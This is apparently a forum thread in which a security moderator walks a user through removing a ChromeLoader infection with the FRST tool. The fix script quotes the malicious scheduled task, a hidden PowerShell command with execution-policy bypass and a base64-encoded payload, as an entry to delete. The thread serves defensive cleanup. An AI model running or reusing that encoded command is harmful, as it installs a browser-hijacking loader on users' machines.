
Random Windows crash due to PowerShell
Solved/Closed
Snake.Eater
-
bazfile Posted messages 58529 Registration date Status Moderator Last intervention -
bazfile Posted messages 58529 Registration date Status Moderator Last intervention -
Hello, I have exactly the same problem.
Would it be possible to get help? Thank you
I performed an analysis with FRST.
However, I admit I am lost in the next steps to take.
Configuration: Windows / Chrome 97.0.4692.99
Would it be possible to get help? Thank you
I performed an analysis with FRST.
However, I admit I am lost in the next steps to take.
Configuration: Windows / Chrome 97.0.4692.99
6 answers
-
Hello,
Download FRST once downloaded save it on the desktop then right-click on FRST and choose Run as administrator you will see this:
Click on Scan
Attention, wait for the messages saying that the analysis is complete to display

At the end of the analysis, you will have two text files on the desktop FRST and Addition
Then send the FRST and ADDITION reports to CJOINT see THIS TUTORIAL then provide the two links generated by Cjoint in your reply.
bazfile
Moderator/Security Contributor.
A hello, an answer, a thank you are always appreciated. -
Thank you very much for your prompt response.
Here are the requested files:
Addition: https://www.cjoint.com/c/LAxnjH7SwhV
FRST: https://www.cjoint.com/c/LAxnk6tBVFV -
Procedure to follow in the order indicated:
1- Open FRST as an administrator by right-clicking on FRST and selecting run as administrator
2 - Copy the entire script that is in the following box:Start::
CreateRestorePoint:
CloseProcesses:
HKLM\...\Run: [] => [X]
HKLM-x32\...\Run: [] => [X]
HKLM Group Policy restriction on software: %HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRoot%
HKLM Group Policy restriction on software: %HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ProgramFilesDir%
GroupPolicy: Restriction ?
HKLM\SOFTWARE\Policies\Mozilla\Firefox: Restriction
HKLM\SOFTWARE\Policies\Google: Restriction
Task: {253BC353-4705-4744-93F5-A80CD590F9F2} - \ChromeChecker -> No file
Task: {58636649-8490-4B13-A840-5F263B4D3AE6} - System32\Tasks\ChromeUpdater => cmd /c start /min "" powershell -ExecutionPolicy Bypass -WindowStyle Hidden -E JABlAHgAdABQAGEAdABoACAAPQAgACIAJAAoACQAZQBuAHYAOgBMAE8AQwBBAEwAQQBQAFAARABBAFQAQQApAFwAYwBoAHIAbwBtAGUAIgAKACQAYwBvAG4AZgBQAGEAdABoACAAPQAgACIAJABlAHgAdABQAGEAdABoAFwAYwBvAG4AZgAuAGoAcwAiAAoAJABhAHIAYwBoAGkAdgBlAE4AYQBtAGUAI (the data element has 4315 characters more).
CHR StartupUrls: Default -> "hxxp://www.t411.me/"
Task: {6069F6B5-1513-428D-B05E-49574CE64BB4} - \ChromeChecker -> No file
Task: {8A00D84D-9A38-431E-AA70-D8C587E355FF} - \ChromeLoader -> No file
C:\Windows\system32\Tasks\ChromeUpdater
FirewallRules: [TCP Query User{5DF2606E-0341-4E2B-B35E-73205C574B05}D:\games\the forest\theforest.exe] => (Allow) D:\games\the forest\theforest.exe => No file
FirewallRules: [UDP Query User{6352E93B-F278-4F0B-9A56-95BC4E2352FB}D:\games\the forest\theforest.exe] => (Allow) D:\games\the forest\theforest.exe => No file
FirewallRules: [TCP Query User{53BFFB89-0652-47F4-A264-EA9828C47E28}D:0\flightsimulator.exe] => (Allow) D:0\flightsimulator.exe => No file
FirewallRules: [UDP Query User{51A014B8-4B00-4687-8F16-865C1515ACF7}D:0\flightsimulator.exe] => (Allow) D:0\flightsimulator.exe => No file
FirewallRules: [TCP Query User{7075C3CA-56C7-4BB7-8FC1-5527AF6451FA}D:7\forzahorizon5.exe] => (Allow) D:7\forzahorizon5.exe => No file
FirewallRules: [UDP Query User{E8FD98A9-7931-4A5A-B974-6BB1BD274442}D:7\forzahorizon5.exe] => (Allow) D:7\forzahorizon5.exe => No file
FirewallRules: [TCP Query User{24768A3C-178A-4210-94FB-7332FFB87FE7}D:9\haloinfinite.exe] => (Allow) D:9\haloinfinite.exe => No file
FirewallRules: [UDP Query User{06A578E9-C1B6-4BA2-90BE-2F006BAC3192}D:9\haloinfinite.exe] => (Allow) D:9\haloinfinite.exe => No file
EmptyTemp:
End::
3- Once the script is copied, click on Repair, FRST will automatically take the script that is in the clipboard.

Let the repair process complete. Once it is finished, you will be asked to restart your PC, do it as soon as prompted, see below.
Once your computer has restarted:
4- You will have a Fixlog file on your desktop. Then send these reports to https://www.cjoint.com/ see this tutorial then provide the link generated by Cjoint in your next message.IMPORTANT :
5- Reset Google Chrome using THIS SOFTWARE.
Then :6- CHECK AND TELL ME IF YOUR PROBLEM IS STILL PRESENT
.
bazfile
Moderator/Security Contributor.
a hello, a response, a thank you are always appreciated. -
Thank you again for your responsiveness.
Here is the link for the fixlog: https://www.cjoint.com/c/LAxn1uYsdiV
I will reset Chrome and see if the problem persists.
I will keep you updated.-
The fixlog is OK, the scheduled task responsible for your issues has been removed.
- On your PC, it shows that this infection has already been present and removed 3 times:
Task: {6069F6B5-1513-428D-B05E-49574CE64BB4} - \ChromeChecker -> No file
Task: {8A00D84D-9A38-431E-AA70-D8C587E355FF} - \ChromeLoader -> No file
Task: {253BC353-4705-4744-93F5-A80CD590F9F2} - \ChromeChecker -> No file
This infection, which appeared in late 2021, is generally found on gamers' computers; it comes from pirated games downloaded via torrents and also from streaming sites, so be careful about what you download.
See THIS PAGE.
You can uninstall FRST; rename the FRST file you downloaded to uninstall, then once the file is renamed, open it, and the uninstallation will occur automatically via a PC restart.

-
-
Sure, thank you.
It's strange because I ordered my PC online through a site that offered to build it (Agando), it was early December.
I received it the first week of January, and I've always had this problem. By the way, I haven't pirated any games or visited any streaming sites.
Yes, I had seen that on the post that led me to you.
Best wishes, and honestly, I was out of ideas regarding my problem.
Thank you for taking the time to respond and help me. -
-
- Yes, it will be much better ;)
See:
https://forums.commentcamarche.net/forum/virus-securite-7/new
https://www.commentcamarche.net/infos/25855-charte-d-utilisation-de-commentcamarche-net-respect-d-autrui/#politesse
https://www.commentcamarche.net/infos/25881-etre-membre-de-commentcamarche-pourquoi-comment/
-


